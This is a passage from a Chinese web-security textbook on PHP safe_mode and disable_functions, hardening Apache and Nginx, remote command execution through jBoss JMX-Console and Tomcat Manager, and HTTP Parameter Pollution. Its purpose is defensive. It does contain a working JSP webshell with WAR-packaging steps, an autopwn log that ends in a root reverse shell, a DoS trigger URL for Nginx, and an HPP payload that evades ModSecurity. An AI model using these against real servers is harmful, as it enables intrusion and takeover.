posix_mkfifo()	检查被操作的目录是否与被执行的脚本有相同的 UID(所有者)
putenv()	遵循 ini 设置的 safe_mode_protected_env_vars 和 safe_mode_allowed_env_vars 选项。请参考 putenv() 函数的有关文档
move_uploaded_file()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
chdir()	检查被操作的目录是否与被执行的脚本有相同的 UID(所有者)
dl()	当 PHP 运行在安全模式时, 不能使用此函数
backtick operator	当 PHP 运行在安全模式时, 不能使用此函数
shell_exec()(在功能上和 backticks 函数相同)	当 PHP 运行在安全模式时, 不能使用此函数
exec()	只能在 safe_mode_exec_dir 设置的目录下进行执行操作。基于某些原因, 目前不能在可执行对象的路径中使用... escapeshellcmd() 将被作用于此函数的参数上
system()	只能在 safe_mode_exec_dir 设置的目录下进行执行操作。基于某些原因, 目前不能在可执行对象的路径中使用... escapeshellcmd() 将被作用于此函数的参数上
passthru()	只能在 safe_mode_exec_dir 设置的目录下进行执行操作。基于某些原因, 目前不能在可执行对象的路径中使用... escapeshellcmd() 将被作用于此函数的参数上
popen()	只能在 safe_mode_exec_dir 设置的目录下进行执行操作。基于某些原因, 目前不能在可执行对象的路径中使用... escapeshellcmd() 将被作用于此函数的参数上
fopen()	检查被操作的目录是否与被执行的脚本有相同的 UID(所有者)
mkdir()	检查被操作的目录是否与被执行的脚本有相同的 UID(所有者)
rmdir()	检查被操作的目录是否与被执行的脚本有相同的 UID(所有者)
rename()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
unlink()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
copy()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
chgrp()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
chown()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
chmod()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者) 另外, 不能设置 SUID、SGID 和 sticky bits
touch()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)
symlink()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者) (注意: 仅测试 target)
link()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者) (注意: 仅测试 target)
apache_request_headers()	在安全模式下, 以 “authorization” (区分大小写) 开头的标头将不会被返回
header()	在安全模式下, 如果设置了 WWW-Authenticate, 则当前脚本的 UID 将被添加到该标头的 realm 部分

续表

安全模式限制函数	
函数名	限制
PHP_AUTH 变量	在安全模式下，变量 PHP_AUTH_USER、PHP_AUTH_PW 和 PHP_AUTH_TYPE 在 \$_SERVER 中不可用。但无论如何，您仍然可以使用 REMOTE_USER 来获取用户名称（USER）（注意：仅在 PHP 4.3.0 版本后有效）
highlight_file(),show_source()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)（注意：仅在 4.2.1 版本后有效）
parse_ini_file()	检查被操作的文件或目录是否与被执行的脚本有相同的 UID(所有者)（注意：仅在 4.2.1 版本后有效）
set_time_limit()	在安全模式下不起作用
max_execution_time	在安全模式下不起作用
mail()	在安全模式下，第 5 个参数被屏蔽。（注意：仅从 PHP 4.2.3 版本起受影响）

需要特别注意的是，如果开启了 safe_mode，则 exec()、system()、passthru()、popen() 等函数并非被禁用，而是只能执行在“safe_mode_exec_dir”所指定目录下存在的可执行文件。如果要允许这些函数，则请设置好 safe_mode_exec_dir 的值并将此目录设置为不可写。

safe_mode 被绕过的情况，往往是因为加载了一些非官方的 PHP 扩展。扩展自带的函数可以绕过 safe_mode，因此请谨慎加载非默认开启的 PHP 扩展，除非能确认它们是安全的。

disable_functions

disable_functions 能够在 PHP 中禁用函数。这是把双刃剑，禁用函数可能会为开发带来不便，但禁用的函数太少又可能增加开发写出不安全代码的几率，同时为黑客获取 webshell 提供便利。

一般来说，如果是独立的应用环境，则推荐禁用以下函数：

```
disable_functions = escapeshellarg, escapeshellcmd, exec, passthru, proc_close, proc_get_status,
proc_open, proc_nice, proc_terminate, shell_exec, system, ini_restore, popen, dl, disk_free_space,
diskfreespace, set_time_limit, tmpfile, fopen, readfile, fpassthru, fsockopen, mail, ini_alter,
highlight_file, openlog, show_source, symlink, apache_child_terminate, apache_get_modules,
apache_get_version, apache_getenv, apache_note, apache_setenv, parse_ini_file
```

如果是共享环境（比如 App Engine），则需要禁用更多的函数。这方面可以参考新浪推出的 SAE 平台，在共享的 PHP 环境下，禁用的函数列表如下：

禁用的函数：

```
php_real_logo_guid,php_egg_logo_guid,php_ini_scanned_files,php_ini_loaded_file,readlink,lin
```

kinfo,symlink,link,exec,system,escapeshellcmd,escapeshellarg,passthru,shell_exec,proc_open,proc_close,proc_terminate,proc_get_status,proc_nice,getmyuid,getmygid,getmyinode,putenv,opt,sys_getloadavg,getusage,get_current_user,magic_quotes_runtime,set_magic_quotes_runtime,import_request_variables,debug_zval_dump,ini_alter,dl,pclose,popen,stream_select,stream_filter_prepend,stream_filter_append,stream_filter_remove,stream_socket_client,stream_socket_server,stream_socket_accept,stream_socket_get_name,stream_socket_recvfrom,stream_socket_sendto,stream_socket_enable_crypto,stream_socket_shutdown,stream_socket_pair,stream_copy_to_stream,stream_get_contents,stream_set_write_buffer,stream_set_file_buffer,stream_set_blocking,stream_set_blocking,socket_set_blocking,stream_get_meta_data,stream_get_line,stream_register_wrapper,stream_wrapper_restore,stream_get_transports,stream_is_local,stream_get_headers,stream_set_timeout,socket_get_status,mail,openlog,syslog,closelog,apc_add,apc_cache_info,apc_clear_cache,apc_compile_file,apc_define_constants,apc_delete,apc_load_constants,apc_sma_info,apc_store,flock,pfsockopen,posix_kill,apache_child_terminate,apache_get_modules,apache_get_version,apache_getenv,apache_lookup_uri,apache_reset_timeout,apache_response_headers,apache_setenv,virtual,mysql_pconnect,memcache_add_server,memcache_connect,memcache_pconnect

禁用的类：

XMLWriter,DOMDocument,DOMNotation,DOMXPath,SQLiteDatabase,SQLiteResult,SQLiteUnbuffered,SQLiteException

对于 PHP 6 来说，安全架构发生了极大的变化，magic_quotes_gpc、safe_mode 等都已经取消，同时提供了一些新的安全功能。由于 PHP 6 离普及尚有很长一段时间，很多功能尚未稳定，在此暂不讨论。

14.5 小结

在本章中介绍了 PHP 安全相关的很多问题。PHP 是一门被广泛使用的 Web 开发语言，它的语法和使用方式非常灵活，这也导致了 PHP 代码安全评估的难度相对较高。

本章先后介绍了 PHP 中一些特别的安全问题，比如文件包含漏洞、代码执行漏洞，最终对如何定制一个安全的 PHP 环境给出了建议。根据本章的一些最佳实践，可以为 PHP 安全评估提供参考和指导思想。

第 15 章

Web Server 配置安全

Web 服务器是 Web 应用的载体，如果这个载体出现安全问题，那么运行在其中的 Web 应用程序的安全也无法得到保障。因此 Web 服务器的安全不容忽视。

Web 服务器安全，考虑的是应用布署时的运行环境安全。这个运行环境包括 Web Server、脚本语言解释器、中间件等软件，这些软件所提供的一些配置参数，也可以起到安全保护的作用。

本章将抛砖引玉，讲讲 Web 服务器有哪些常见的运行时安全问题，虽然并不能概括所有的问题，但却是历年来导致安全事件最多的一些问题。

15.1 Apache 安全

尽管近年来 Nginx、LightHttpd 等 Web Server 的市场份额增长得很快，但 Apache 仍然是这个领域中独一无二的巨头，互联网上大多数的 Web 应用依然跑在 Apache Httpd 上。本章就先从 Apache 讲起，因为 Apache 最具有代表性，其他的 Web Server 所面临的安全问题也可依此类推。在本章中，Apache 均代指 Apache Httpd。

Web Server 的安全我们关注两点：一是 Web Server 本身是否安全；二是 Web Server 是否提供了可使用的安全功能。纵观 Apache 的漏洞史，它曾经出现过许多次高危漏洞。但这些高危漏洞，大部分是由 Apache 的 Module 造成的，Apache 核心的高危漏洞几乎没有。Apache 有很多官方与非官方的 Module，默认启动的 Module 出现过的高危漏洞非常少，大多数的高危漏洞集中在默认没有安装或 enable 的 Module 上。

因此，检查 Apache 安全的第一件事情，就是检查 Apache 的 Module 安装情况，根据“**最小权限原则**”，应该尽可能地减少不必要的 Module，对于要使用的 Module，则检查其对应版本是否存在已知的安全漏洞。

定制好了 Apache 的安装包后，接下来需要做的，就是指定 Apache 进程以单独的用户身份运行，这通常需要为 Apache 单独建立一个 user/group。

需要注意的是，Apache 以 root 身份或者 admin 身份运行是一个非常糟糕的决定。这里的

admin 身份是指服务器管理员在管理机器时使用的身份。这个身份的权限也是比较高的，因为管理员有操作管理脚本、访问配置文件、读/写日志等需求。

使用高权限身份运行 Apache 的结果可能是灾难性的，它会带来两个可怕的后果：

- (1) 当黑客入侵 Web 成功时，将直接获得一个高权限（比如 root 或 admin）的 shell；
- (2) 应用程序本身将具备较高权限，当出现 bug 时，可能会带来较高风险，比如删除本地重要文件、杀死进程等不可预知的结果。

比较好的做法是使用专门的用户身份运行 Apache，这个用户身份不应该具备 shell，它唯一的作用就是用来运行 Web 应用。

以什么身份启动进程，在使用其他 Web 容器时也需要注意这个问题。很多 JSP 网站的管理员喜欢将 Tomcat 配置为 root 身份运行，导致的后果就是黑客们通过漏洞得到了 webshell 后，发现这个 webshell 已经具备 root 权限了。

Apache 还提供了一些配置参数，可以用来优化服务器的性能，提高对抗 DDOS 攻击的能力。我们曾在“应用层拒绝服务攻击”一章中提到过这些参数：

```
TimeOut
KeepAlive
LimitRequestBody
LimitRequestFields
LimitRequestFieldSize
LimitRequestLine
LimitXMLRequestBody
AcceptFilter
MaxRequestWorkers
```

在 Apache 的官方文档¹中，对如何使用这些参数给出了指导。这些参数能够起到一定的作用，但单台机器的性能毕竟有限，所以对抗 DDOS 不可依赖于这些参数，但聊胜于无。

最后，要保护好 Apache Log。一般来说，攻击者入侵成功后，要做的第一件事情就是清除入侵痕迹，修改、删除日志文件，因此 access log 应当妥善保管，比如实时地发送到远程的 syslog 服务器上。

15.2 Nginx 安全

近年来 Nginx 发展很快，它的高性能和高并发的处理能力使得用户在 Web Server 的选择上有了更多的空间。但从安全的角度来看，Nginx 近年来出现的影响默认安装版本的高危漏洞却比 Apache 要多。在 Nginx 的官方网站有这些安全问题的列表²。

¹ http://httpd.apache.org/docs/trunk/misc/security_tips.html

² http://nginx.org/en/security_advisories.html

nginx security advisories

Igor Sysoev's PGP public key.

- Vulnerabilities with invalid UTF-8 sequence on Windows
Severity: **major**
[CVE-2010-2266](#)
Not vulnerable: 0.8.41+, 0.7.67+
Vulnerable: nginx/Windows 0.7.52-0.8.40
- Vulnerabilities with Windows file default stream
Severity: **major**
[CVE-2010-2263](#)
Not vulnerable: 0.8.40+, 0.7.66+
Vulnerable: nginx/Windows 0.7.52-0.8.39
- Vulnerabilities with Windows 8.3 filename pseudonyms
Severity: **major**
[CORE-2010-0121](#)
Not vulnerable: 0.8.33+, 0.7.65+
Vulnerable: nginx/Windows 0.7.52-0.8.32
- An error log data are not sanitized
Severity: none
[CVE-2009-4487](#)
Not vulnerable: none
Vulnerable: all
- The renegotiation vulnerability in SSL protocol
Severity: **major**
[VU#120541](#) [CVE-2009-3555](#)

Nginx 官方的补丁页面

比如 CVE-2010-2266 是一个 Nginx 的拒绝服务漏洞，触发条件非常简单：

```
http://[ webserver IP][:port]/%c0.%c0./%c0.%c0./%c0.%c0./%c0.%c0./%20
http://[ webserver IP][:port]/%c0.%c0./%c0.%c0./%c0.%c0./%20
http://[ webserver IP][:port]/%c0.%c0./%c0.%c0./%20
```

因此多多关注 Nginx 的漏洞信息，并及时将软件升级到安全的版本，是非常有必要的一件事情。从历史的经验来看，如果一个软件出现的漏洞较多，那么说明代码维护者的安全意识与安全经验有所欠缺，同时由于破窗效应，这个软件未来往往会出现更多的漏洞。

就软件安全本身来看，Nginx 与 Apache 最大的区别在于，检查 Apache 安全时更多的要关注 Module 的安全，而 Nginx 则需要注意软件本身的安全，及时升级软件版本。

与 Apache 一样，Nginx 也应该以单独的身份运行，这是所有 Web Server、容器软件应该共同遵守的原则。

首先，Nginx 的配置非常灵活，在对抗 DDOS 和 CC 攻击方面也能起到一定的缓解作用，比如下面的一些配置参数：

```
worker_processes 1;
  worker_rlimit_nofile 80000;
  events {
    worker_connections 50000;
  }

  server_tokens off;
  log_format IP '$remote_addr';
  reset_timedout_connection on;

  listen xx.xx.xx.xx:80 default rbuf=8192 sbuf=16384 backlog=32000
accept_filter=httpready;
```

其次，在 Nginx 配置中还可以做一些简单的条件判断，比如客户端 User-Agent 具有什么特

征，或者来自某个特定 referer、IP 等条件，响应动作可以是返回错误号，或进行重定向。


```
set $add 1;
location /index.php {
    limit_except GET POST {
        deny all;
    }
    set $ban "";
    if ($http_referer = "") {set $ban $ban$add;}
    if ($request_method = POST ) {set $ban $ban$add;}
    if ($query_string = "action=login") {set $ban $ban$add;}
    if ($ban = 111 ) {
        access_log /var/log/[133]nginx/ban IP;
        return 404;
    }
    proxy_pass http://127.0.0.1:8000; #here is a patch
}
```

在此仍需强调的是，Web Server 对于 DDOS 攻击的防御作用是有限的。对于大规模的拒绝服务攻击，需要使用更加专业的保护方案。

15.3 jBoss 远程命令执行

jBoss 是 J2EE 环境中一个流行的 Web 容器，但是 jBoss 在默认安装时提供的一些功能却不太安全，如果配置不得当，则可能直接造成远程命令执行。

由于 jBoss 在默认安装时会有一个管理后台，叫做 JMX-Console，它提供给管理员一些强大的功能，其中包括配置 MBeans，这同样也会为黑客们打开方便之门。通过 8080 端口（默认安装时会监听 8080 端口）访问 /jmx-console 能够进入到这个管理界面。**默认安装时访问 JMX-Console 是没有任何认证的。**



JMX-Console 页面

在 JMX-Console 中，有多种可以远程执行命令的方法。最简单的方式，是通过

DeploymentScanner 远程加载一个 war 包。

默认的 DeploymentScanner 将检查 URL 是否是 file:[JBOSSSHOME]/server/default/deploy/，但通过 addURL() 方法却可以添加一个远程的 war 包。这个过程大致如下：


首先创建一个合法的 war 包，除了可执行的 shell 外，还需要带上相应的 meta data。

```
$ echo 'The JSP to execute the commands'
$ cat >cmd.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
<%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while (disr != null) {
        out.println(disr);
        disr = dis.readLine();
    }
}
<%
</pre>
</BODY></HTML>
$ echo 'The web.xml file in the WEB-INF directory configures the web application'
$ mkdir WEB-INF
$ cat >WEB-INF/web.xml
<?xml version="1.0" ?>
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
          xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
          xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
          version="2.4">
    <servlet>
        <servlet-name>Command</servlet-name>
        <jsp-file>/cmd.jsp</jsp-file>
    </servlet>
</web-app>
$ echo 'Now put it into the WAR file'
$ jar cvf cmd.war WEB-INF cmd.jsp
$ echo 'Copy it on a web server where the Jboss server can get it'
$ cp cmd.war /var/www/localhost/htdocs/
```


然后使用 DeploymentScanner，访问 [http://\[host\]:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL](http://[host]:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.deployment:type=DeploymentScanner,flavor=URL)。




接下来调用 addURL()。




如果执行成功，则将返回 success 的信息。




当 DeploymentScanner 下次执行时，应用将部署成功，这个过程一般用一分钟左右。在一分钟后，攻击者的 webshell 被部署成功。



除了使用 DeploymentScanner 远程布署 war 包外，德国的 Redteam 安全小组研究发现，通过 JMX-Console 提供的 BSH（Bean Shell）Deployment 方法，同样也能布署 war 包。BSH 能够执行一次性的脚本，或者创建服务，这对于黑客来说很有用。




执行命令的思路是，利用 createScriptDeployment() 执行命令，通常是在/tmp 目录下写入一个 war 包后，再通过 JMX-Console 的布署功能加载此 war 包。



这个执行过程在此不再赘述。

JMX-Console 为黑客大开方便之门，通过简单的“Google hacking”，可以在互联网上找到很多开放了 JMX-Console 的网站，其中大多数是存在漏洞的。



通过“Google hacking”搜索存在 jBoss 管理后台的网站

因此出于安全防御³的目的，在加固时，需要删除 JMX-Console 后台，事实上，jBoss 的使用完全可以不依赖于它。要移除 JMX-Console，只需要删除 jmx-console.war 和 web-console.war 即可，它们分别位于\$JBOSS_HOME/server/all/deploy 和\$JBOSS_HOME/server/default/deploy 目录下。使用如下命令删除：


```
cd $JBOSS_HOME
bin/shutdown.sh
mv ./server/all/deploy/jmx-console.war jmx-console-all.bak
mv ./server/default/deploy/jmx-console.war jmx-console.war-default-bak
mv ./server/all/deploy/management/console-mgr.sar/web-console.war web-console-all.bak
mv ./server/default/deploy/management/console-mgr.sar/web-console.war
web-console-default.bak
bin/run.sh
```

如果出于业务需要不得不使用 JMX-Console，则应该使用一个强壮的密码，并且运行 JMX-Console 的端口不应该面向整个 Internet 开放。

15.4 Tomcat 远程命令执行

Apache Tomcat 与 jBoss 一样，默认也会运行在 8080 端口。它提供的 Tomcat Manager 的作用与 JMX-Console 类似，管理员也可以在 Tomcat Manager 中部署 war 包。

³ <http://wiki.jboss.org/wiki/Wiki.jsp?page=SecureTheJmxConsole>



Tomcat Manager 界面

但值得庆幸的是，Tomcat Manager 布署 war 包需要有 manager 权限，而这一权限是在配置文件中定义的。一个典型的配置文件如下：

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="tomcat"
roles="tomcat"/>
<user username="both" password="tomcat"
roles="tomcat,role1"/>
<user username="role1" password="tomcat"
roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```

需要由管理员修改此文件，定义出 manager 角色：

```
<user username="manager" password="!@m4n4g3r!@#!" roles="manager"/>
```

但是，像下面这种配置，就存在安全隐患了。

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
<role rolename="tomcat"/>
<role rolename="role1"/>
<role rolename="manager"/>
<user username="tomcat" password="tomcat" roles="tomcat,manager"/>
<user username="both" password="tomcat" roles="tomcat,role1"/>
<user username="role1" password="tomcat" roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```

```
</tomcat-users>
[root@nitrogen conf]#
```

它直接将 tomcat 用户添加为 manager 角色，而 tomcat 用户的密码很可能是一个默认密码，这种配置违背了“最小权限原则”。

在 Tomcat 后台可以直接上传 war 包：

The screenshot shows the Apache Tomcat Web Application Manager interface. At the top, there is the Apache Software Foundation logo. Below it, the title "Tomcat Web Application Manager" is displayed. A message box contains the text "Message: OK". The main area is titled "List Applications" and shows a table of currently deployed applications:

Path	Display Name	Running
/	Welcome to Tomcat	true
/balancer	Tomcat Simple Load Balancer Example App	true
/host-manager	Tomcat Manager Application	true
/jsp-examples	JSP 2.0 Examples	true
/manager	Tomcat Manager Application	true
/servlet-examples	Servlet 2.4 Examples	true
/tomcat-docs	Tomcat Documentation	true
/webdav	Webdav Content Management	true

Below the application list, there is a section titled "Deploy directory or WAR file located on server". It includes fields for "Context Path (optional)" (with a value of "/"), "XML Configuration file URL" (empty), "WAR or Directory URL" (empty), and a "Deploy" button.

At the bottom, there is a section titled "WAR file to deploy" with a "Select WAR file to upload" input field, a "Browse..." button, and a "Deploy" button.

Tomcat 管理后台上传 war 包处

当然也可以通过脚本自动化实现这一切。

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-nix 192.168.1.2 8080
2>/dev/null
[x] Web shell enabled!!!: http://192.168.1.2:8080/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[x] Server uname...:
Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009
x86_64 x86_64 x86_64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? reverse
[!] On which port would you like to accept the reverse shell on? 80
[x] Uploading reverse shell payload...
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 154 2010-03-28 19:49 /tmp/payload
Connection from 192.168.1.2 port 80 [tcp/http] accepted
```

```
[x] You should have a reverse shell on localhost:80..
[root@nitrogen jboss-autopwn-new]# fg 1
nc -lvp 80
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
^C
[root@attacker jboss-autopwn-new]#
```

虽然 Tomcat 后台有密码认证，但笔者仍然强烈建议删除这一后台，因为攻击者可以通过暴力破解等方式获取后台的访问权限，从安全的角度看，这增加了系统的攻击面，得不偿失。

15.5 HTTP Parameter Pollution

在 2009 年的 OWASP 大会上，Luca、Carettoni 等人演示了这种被称为 HPP 的攻击。简单来说，就是通过 GET 或 POST 向服务器发起请求时，提交两个相同的参数，那么服务器会如何选择呢？

比如提交：

```
/?a=test&a=test1
```

在某些服务端环境中，会只取第一个参数；而在另外一些环境中，比如.net 环境中，则会变成：

```
a=test,test1
```

这种特性在绕过一些服务器端的逻辑判断时，会非常有用。

这种 HPP 攻击，与 Web 服务器环境、服务器端使用的脚本语言有关。HPP 本身可以看做服务器端软件的一种功能，参数选择的顺序是由服务器端软件所决定的。但是正如我们在本书中所举的很多例子一样，当程序员不熟悉软件的这种功能时，就有可能造成误用，或者程序逻辑涵盖范围不够全面，从而形成漏洞。

比如可以通过 HPP 混淆参数，从而绕过 ModSecurity 对于 SQL 注入的检测。

 /index.aspx?page=select 1,2,3 from table where id=1

 /index.aspx?page=select 1&page=2,3 from table where id=1

HPP 的发现者，在测试了大量服务器软件版本的组合后，整理出下表，作为参考。

ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib????/Apache	Becomes an array	ARRAY(0xb9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1','val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~~val2

HPP 这一问题再次提醒我们，设计安全方案必须要熟悉 Web 技术方方面面的细节，才不至于有所疏漏。从防范上来看，由于 HPP 是服务器软件的一种功能，所以只需在具体的环境中注意服务器环境的参数取值顺序即可。

15.6 小结

在本章中探讨了 Web Server、Web 容器相关的安全问题。Web Server、Web 容器是 Web 应用的载体，是基础，它们的安全与否将直接影响到应用的安全性。

